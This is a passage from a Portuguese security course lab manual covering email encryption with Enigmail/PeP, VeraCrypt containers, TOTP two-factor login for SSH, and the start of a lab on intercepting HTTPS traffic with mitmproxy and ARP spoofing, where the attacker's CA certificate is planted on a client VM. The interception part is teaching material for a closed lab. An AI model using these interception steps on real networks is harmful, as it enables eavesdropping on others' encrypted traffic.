


Figura 50: PeP habilitado no Thunderbird

Clicando no botão *Seguro & Confiável* na base da janela, o *Enigmail*/*PeP* mostra que o envio de mensagens será feito de forma segura (i.e. criptografada) e confiável (i.e. assinada), como mostra a imagem a seguir:




Figura 51: Relação de confiança Enigmail/PeP no Thunderbird

8. Teste o envio de mensagens entre você e seu colega. O *Enigmail/PeP* está funcionando corretamente? O que você achou desse esquema facilitado de criptografia assimétrica?

4) Criptografia de partições e volumes



Esta atividade será realizada em sua máquina física.

1. Instale o *VeraCrypt* (que pode ser baixado em <https://www.veracrypt.fr/en/Downloads.html>) em sua máquina física. Durante a instalação, aceite todas as opções padrão.
2. O *VeraCrypt* pode criptografar partições inteiras ou apenas criar um contêiner seguro. Com isso, podemos gravar arquivos sigilosos no contêiner e transportá-lo através de mídia física ou meio não confiável de forma bastante conveniente. Na tela principal do *VeraCrypt*, clique em *Create Volume*.




Figura 52: Criação de volumes no VeraCrypt, parte 1

3. Na tela seguinte, mantenha marcada a opção *Create an encrypted file container* e clique em *Next*.



Figura 53: Criação de volumes no VeraCrypt, parte 2

4. Na tela subsequente, mantenha marcada a opção *Standard VeraCrypt volume* e clique em *Next*.
5. Em *Volume Location*, selecione uma pasta/arquivo destino para o contêiner e clique em *Next*.




Figura 54: Criação de volumes no VeraCrypt, parte 3

6. Para as opções de criptografia, mantenha o algoritmo AES e hash SHA-512, e clique em *Next*.
7. Para o tamanho do volume, escolha 50MB, e clique em *Next*.
8. Para a senha do contêiner, é importante escolher uma senha forte que não seja facilmente descoberta. Para fins de teste, usaremos **rnpesr123**. Clique em *Next*.
9. Mantenha o *filesystem* em FAT, e mova o mouse para gerar entropia. Finalmente, clique em *Format*.
10. Para montar o volume, selecione uma letra vazia no seu sistema. A seguir, no quadro *Volume* da tela principal do VeraCrypt, clique em *Select File...* e selecione o arquivo indicado no passo (5). Depois, clique em *Mount* e digite a senha informada no passo (8).




Figura 55: Criação de volumes no VeraCrypt, parte 4

11. Pronto, o volume criptografado está montado. Basta escrever arquivos como desejado e, ao final do processo, clicar em *Dismount* na janela principal do VeraCrypt. Caso queira mover o volume criptografado para outro local, copie-o em um *pendrive*, mídia removível ou mesmo através da Internet, e remonte-o no local de destino.

5) Autenticação usando sistema OTP



Esta atividade será realizada na máquina *LinServer-G*.

Nesta atividade iremos instalar e configurar um sistema TOTP (*time-based one-time password*) usando a ferramenta *Google Authenticator* na máquina *LinServer-G*. Essa autenticação de duplo fator irá prover mais segurança durante logins SSH na máquina-alvo.

1. Instale **em seu celular** o aplicativo *Google Authenticator*:

- Sistemas Android: <https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2&hl=en>
- Sistemas Apple: <https://itunes.apple.com/us/app/google-authenticator/id388497605?mt=8>

2. Para conseguir ler o *QR code* na tela, será necessário ter uma tela maior do que a console padrão do Virtualbox — faça login via **ssh** na máquina *LinServer-G* usando o PuTTY ou Cygwin e vire superusuário usando o comando **su**.


```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Last login: Thu Sep  6 09:31:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ su -  
Password:  
root@LinServer-A:~#
```

3. Instale o pacote que implementa suporte ao Google Authenticator na biblioteca PAM:

```
# hostname  
LinServer-A
```

```
# apt-get install libpam-google-authenticator
```

4. Depois, insira a linha `auth required pam_google_authenticator.so` imediatamente após a linha 4, `@include common-auth`, no arquivo `/etc/pam.d/sshd`:

```
# nano /etc/pam.d/sshd  
(...)
```

```
# head -n5 /etc/pam.d/sshd | grep -v '^#' | sed '/^$/d'  
@include common-auth  
auth required pam_google_authenticator.so
```

5. Configure o `ssh` para permitir autenticação via *challenge-response*, alterando a diretiva `ChallengeResponseAuthentication` no arquivo `/etc/ssh/sshd_config` (linha 49). Feito isso, não esqueça de reiniciar o daemon do `ssh`.

```
# nano /etc/ssh/sshd_config  
(...)
```



```
# grep '^ChallengeResponseAuthentication' /etc/ssh/sshd_config
ChallengeResponseAuthentication yes
```

```
# systemctl restart ssh
```

6. Agora, na máquina *LinServer-G*, execute **como um usuário não-privilegiado** (como o usuário *aluno*) o comando *google-authenticator*.

Tabela 12. Opções do *google-authenticator*

Pergunta	Opção
Do you want authentication tokens to be time-based?	y
Do you want me to update your "/home/aluno/.google_authenticator" file?	y
Do you want to disallow multiple uses of the same authentication token?	y
Increase token window from default size of 1:30min to about 4min?	y
Do you want to enable rate-limiting?	y

7. Abra o aplicativo *Google Authenticator* em seu celular e clique no **+** vermelho no canto inferior direito da tela. Em seguida, clique em *Scan a barcode* e leia o *QR code* gerado no passo (6). Na tela principal, deverá surgir uma nova linha com seis dígitos (que serão re-gerados a cada 30s) e o identificador *aluno@LinServer-G*.
8. Verifique que a hora atual do servidor está correta. Como configuramos o NTP na sessão 6, é provável que esteja tudo correto, mas a *timezone* pode estar desconfigurada, como mostrado abaixo:

```
$ date
Thu Sep  6 09:40:05 EDT 2018
```

Se esse for o caso, rode o comando *dpkg-reconfigure tzdata* como usuário *root*. Escolha *America > Sao_Paulo* (ou outra *timezone*, se for esse o caso). Verifique que o relógio foi corrigido:

```
# dpkg-reconfigure tzdata

Current default time zone: 'America/Sao_Paulo'
Local time is now:      Thu Sep  6 10:42:27 BRT 2018.
Universal Time is now:  Thu Sep  6 13:42:27 UTC 2018.
```

```
# date  
Thu Sep  6 10:42:36 BRT 2018
```

9. Perfeito, tudo pronto. **NÃO** feche a sessão **ssh** atual, pois em caso de erros poderá ser necessário verificar alguns arquivos. Em lugar disso, abra uma nova sessão **ssh**, como usuário **aluno**, para a máquina *LinServer-G*. No *prompt Verification code*, informe o código temporizado indicado pelo aplicativo instalado em seu celular.

```
fbs@FBS-DESKTOP ~  
$ hostname  
FBS-DESKTOP
```

```
fbs@FBS-DESKTOP ~  
$ ssh aluno@172.16.1.10  
Password:  
Verification code:  
You have mail.  
Last login: Thu Sep  6 10:32:40 2018 from 172.16.1.254  
aluno@LinServer-A:~$
```

```
aluno@LinServer-A:~$ hostname  
LinServer-A
```

```
aluno@LinServer-A:~$ whoami  
aluno
```

Sessão 9: Redes privadas virtuais e inspeção de tráfego

1) Interceptação ofensiva de tráfego HTTPS com o *mitmproxy*



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinClient-G*.

Vamos usar a ferramenta *mitmproxy* para inspecionar conteúdo HTTPS na rede, através de um ataque *man-in-the-middle* usando a técnica de ARP *spoofing*.

1. Primeiro, mova a máquina *KaliLinux-G* para a Intranet alterando o nome da interface de rede *host-only* à que ela se encontra conectada no Virtualbox. Em seguida, altere seu endereço IP para algum que ainda não está sendo utilizado na rede, como 10.1.1.30, por exemplo. Teste a conectividade com as máquinas *FWGW1-G* e *WinClient-G*.

```
# hostname  
kali
```

```
root@kali:~# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 10.1.1.30/24  
gateway 10.1.1.1
```

```
root@kali:~# systemctl restart networking
```

```
root@kali:~# ip a s eth0 | grep '^ *inet '  
    inet 10.1.1.30/24 brd 10.1.1.255 scope global eth0
```

```
root@kali:~# ping -c1 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=1 ttl=64 time=0.185 ms

--- 10.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.185/0.185/0.185/0.000 ms
```

```
root@kali:~# ping -c1 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.451 ms

--- 10.1.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.451/0.451/0.451/0.000 ms
```

2. Rode o comando `mitmproxy` uma vez, para que os certificados SSL sejam auto-gerados pelo programa. Assim que iniciado, saia do programa digitando `q`, e depois `y`.
3. Copie o certificado auto-gerado no passo (2) para a raiz do servidor web Apache instalado na máquina *KaliLinux-G*. Em seguida, renomeie o arquivo `index.html` e inicie o servidor web.

```
# cp ~/.mitmproxy/mitmproxy-ca-cert.cer /var/www/html/
```

```
# mv /var/www/html/index.html /var/www/html/index.html.bak
```

```
# systemctl start apache2
```

4. Na máquina *WinClient-G*, instale o navegador *Google Chrome*. O *Internet Explorer* padrão disponível no Windows 7 encontra-se um pouco defasado para lidar com websites HTTPS mais modernos. Em seguida, acesse o endereço IP da máquina *KaliLinux-G* e faça o download do arquivo `mitmproxy-ca-cert.cer`, como mostrado abaixo:




Figura 56: Download do certificado do mitmproxy

- De posse do certificado, instale-o na máquina *WinClient-G*. Clique duas vezes sobre o certificado, e em seguida em *Abrir*. Na janela seguinte, clique em *Instalar Certificado....*

